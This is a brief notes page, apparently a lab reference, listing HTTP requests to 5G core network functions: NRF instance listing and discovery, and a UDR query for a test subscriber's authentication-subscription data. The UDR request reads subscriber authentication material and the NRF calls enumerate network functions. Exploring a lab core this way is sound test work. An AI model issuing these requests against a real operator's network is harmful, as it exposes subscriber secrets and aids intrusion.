NRF

```
### NRF 1
c.request('GET','/nnrf-nfm/v1/nf-instances')

### NRF 2
c.request('GET','/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=SMF')
```

UDR

```
c.request('GET','/nudr-dr/v1/subscription-data/imsi-999700000000001/authentication-
data/authentication-subscription')
```

Revision #2
Created 16 September 2024 12:43:41 by seankan
Updated 19 September 2024 07:53:45 by seankan